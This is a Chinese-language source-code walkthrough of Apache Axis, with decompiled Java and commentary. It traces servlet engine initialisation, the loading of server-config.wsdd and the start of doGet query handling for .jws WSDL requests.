 protected String getOption(ServletContext context, String param, String dephault) {

        String value = AxisProperties.getProperty(param);

        if (value == null) {

            value = this.getInitParameter(param);

        }

        if (value == null) {

            value = context.getInitParameter(param);

        }

        try {

            AxisServer engine = getEngine(this);

            if (value == null && engine != null) {

                value = (String)engine.getOption(param);

            }

        } catch (AxisFault var6) {

        }

        return value != null ? value : dephault;

    }
org.apache.axis.transport.http.getEngine
public static AxisServer getEngine(HttpServlet servlet) throws AxisFault {

        AxisServer engine = null;

        if (isDebug) {

            log.debug("Enter: getEngine()");

        }

        ServletContext context = servlet.getServletContext();

        synchronized(context) {

            engine = retrieveEngine(servlet);

            if (engine == null) {

                Map environment = getEngineEnvironment(servlet);

                engine = AxisServer.getServer(environment);

                engine.setName(servlet.getServletName());

                storeEngine(servlet, engine);

            }

        }

        if (isDebug) {

            log.debug("Exit: getEngine()");

        }

        return engine;

    }
org.apache.axis.transport.http.getEngineEnvironment
从当前上下文中获取AxisServer Engine,如果返回为null,则进行初始化并存储至上下文中
 protected static Map getEngineEnvironment(HttpServlet servlet) {

        Map environment = new HashMap();

        String attdir = servlet.getInitParameter("axis.attachments.Directory");

        if (attdir != null) {

            environment.put("axis.attachments.Directory", attdir);

        }

        ServletContext context = servlet.getServletContext();

        environment.put("servletContext", context);

        String webInfPath = context.getRealPath("/WEB-INF");

        if (webInfPath != null) {

            environment.put("servlet.realpath", webInfPath + File.separator + "attachments");

        }

        EngineConfiguration config = EngineConfigurationFactoryFinder.newFactory(servlet).getServerEngineConfig();

        if (config != null) {

            environment.put("engineConfig", config);

        }

        return environment;

    }

这里返回的是一个org.apache.axis.configuration.EngineConfigurationFactoryServlet工厂实例

调用getServerEngineConfig来到org.apache.axis.configuration.getServerEngineConfig,
EngineConfigurationFactoryFinder.newFactory(servlet)返回org.apache.axis.configuration.EngineConfigurationFactoryServlet工厂实例,并通过private static EngineConfiguration getServerEngineConfig(ServletConfig cfg)新建EngineConfiguration实现类:FileProvider对象(即server-config.wsdd的文件操作类)
代码流程回到getEngineEnvironment
protected static Map getEngineEnvironment(HttpServlet servlet) {

    Map environment = new HashMap();

    String attdir = servlet.getInitParameter("axis.attachments.Directory");

    if (attdir != null) {

        environment.put("axis.attachments.Directory", attdir);

    }

    ServletContext context = servlet.getServletContext();

    environment.put("servletContext", context);

    String webInfPath = context.getRealPath("/WEB-INF");

    if (webInfPath != null) {

        environment.put("servlet.realpath", webInfPath + File.separator + "attachments");

    }

    EngineConfiguration config = EngineConfigurationFactoryFinder.newFactory(servlet).getServerEngineConfig();

    if (config != null) {

        environment.put("engineConfig", config);

    }

    return environment;

}
environment.put("engineConfig", config);
把刚刚读取server-config.wsdd的对象,存储到map中进行返回。
逻辑走到org.apache.axis.transport.http.getEngine
public static AxisServer getEngine(HttpServlet servlet) throws AxisFault {

    AxisServer engine = null;

    if (isDebug) {

        log.debug("Enter: getEngine()");

    }

    ServletContext context = servlet.getServletContext();

    synchronized(context) {

        engine = retrieveEngine(servlet);

        if (engine == null) {

            Map environment = getEngineEnvironment(servlet);

            engine = AxisServer.getServer(environment);

            engine.setName(servlet.getServletName());

            storeEngine(servlet, engine);

        }

    }
org.apache.axis.server.AxisServer
public static AxisServer AxisServer(Map environment) throws AxisFault {

        if (factory == null) {

            String factoryClassName = AxisProperties.getProperty("axis.ServerFactory");

            if (factoryClassName != null) {

                try {

                    Class factoryClass = ClassUtils.forName(factoryClassName);

                    if ((class$org$apache$axis$server$AxisServerFactory == null ? (class$org$apache$axis$server$AxisServerFactory = class$("org.apache.axis.server.AxisServerFactory")) : class$org$apache$axis$server$AxisServerFactory).isAssignableFrom(factoryClass)) {

                        factory = (AxisServerFactory)factoryClass.newInstance();

                    }

                } catch (Exception var3) {

                    log.error(Messages.getMessage("exception00"), var3);

                }

            }

            if (factory == null) {

                factory = new DefaultAxisServerFactory();

            }

        }

        return factory.getServer(environment);

    }
加载到重载getServer方法
public AxisServer getServer(Map environment) throws AxisFault {

        log.debug("Enter: DefaultAxisServerFactory::getServer");

        AxisServer ret = createServer(environment);

        if (ret != null) {

            if (environment != null) {

                ret.setOptionDefault("attachments.Directory", (String)environment.get("axis.attachments.Directory"));

                ret.setOptionDefault("attachments.Directory", (String)environment.get("servlet.realpath"));

            }

            String attachmentsdir = (String)ret.getOption("attachments.Directory");

            if (attachmentsdir != null) {

                File attdirFile = new File(attachmentsdir);

                if (!attdirFile.isDirectory()) {

                    attdirFile.mkdirs();

                }

            }

        }

        log.debug("Exit: DefaultAxisServerFactory::getServer");

        return ret;

    }
  private static AxisServer createServer(Map environment) {

        EngineConfiguration config = getEngineConfiguration(environment);

        return config == null ? new AxisServer() : new AxisServer(config);

    }
 public AxisServer(EngineConfiguration config) {

        super(config);

        this.running = true;

        this.setShouldSaveConfig(true);

    }
org.apache.axis.AxisEngine
public AxisEngine(EngineConfiguration config) {

    this.config = config;

    this.init();

}
org.apache.axis.AxisEngine
public void init() {

    if (log.isDebugEnabled()) {

        log.debug("Enter: AxisEngine::init");

    }

    try {

        this.config.configureEngine(this);

    } catch (Exception var2) {

        throw new InternalException(var2);

    }
org.apache.axis.configuration.FileProvider
public void configureEngine(AxisEngine engine) throws ConfigurationException {

        try {

            if (this.getInputStream() == null) {

                try {

                    this.setInputStream(new FileInputStream(this.configFile));

                } catch (Exception var3) {

                    if (this.searchClasspath) {

                        this.setInputStream(ClassUtils.getResourceAsStream(engine.getClass(), this.filename, true));

                    }

                }

            }

            if (this.getInputStream() == null) {

                throw new ConfigurationException(Messages.getMessage("noConfigFile"));

            } else {

                WSDDDocument doc = new WSDDDocument(XMLUtils.newDocument(this.getInputStream()));

                //部署或者取消部署,这个得看文档配置

                this.deployment = doc.getDeployment();

                //定义所有数据配置此AxisEngine

                this.deployment.configureEngine(engine);

                //刷新内容

                engine.refreshGlobalOptions();

                this.setInputStream((InputStream)null);

            }

        } catch (Exception var4) {

            throw new ConfigurationException(var4);

        }

    }
以上这整体解析流程为configureEngine解析server-config.wsdd服务配置。将配置文件中的各种属性handler、globalConfiguration、service、transport缓存至WSDDDeployment类中。刷新global配置选项即将server-config.wsdd配置文件中globalConfiguration节点中的parameter属性集合由AxisEngine持有。
以上就已经完成了init的
doGet
看到doGet
public void doGet(HttpServletRequest request, HttpServletResponse response) throws ServletException, IOException {

    if (isDebug) {

        log.debug("Enter: doGet()");

    }

    FilterPrintWriter writer = new FilterPrintWriter(response);

    try {

        AxisEngine engine = this.getEngine();

        ServletContext servletContext = this.getServletConfig().getServletContext();

        String pathInfo = request.getPathInfo();

        String realpath = servletContext.getRealPath(request.getServletPath());

        if (realpath == null) {

            realpath = request.getServletPath();

        }

        boolean isJWSPage = request.getRequestURI().endsWith(".jws");

        if (isJWSPage) {

            pathInfo = request.getServletPath();

        }

        if (this.processQuery(request, response, writer)) {

            return;

        }
获取请求URI中为jws结尾的则调用request.getServletPath();
例如/axis/EchoHeaders.jws?wsdl使用pathInfo则等于EchoHeaders.jws
然后下面由processQuery方法来进行解析

上面是一系列的获取请求路径,来直接看到下面代码,下面代码进行了遍历


到这里把server-config.wsdd的配置内容都给加载了进来,下面根据查询条件字符串(即wsdl),通过与server-config.wsdd中transport节点parameter属性匹配,查找对应的handler。
继续来看解析流程


看到获取handler的步骤。因为这里是wsdl的方式去请求,所以这里获取到的是QSWSDLHandler类,下面会进行反射去调用invoke方法
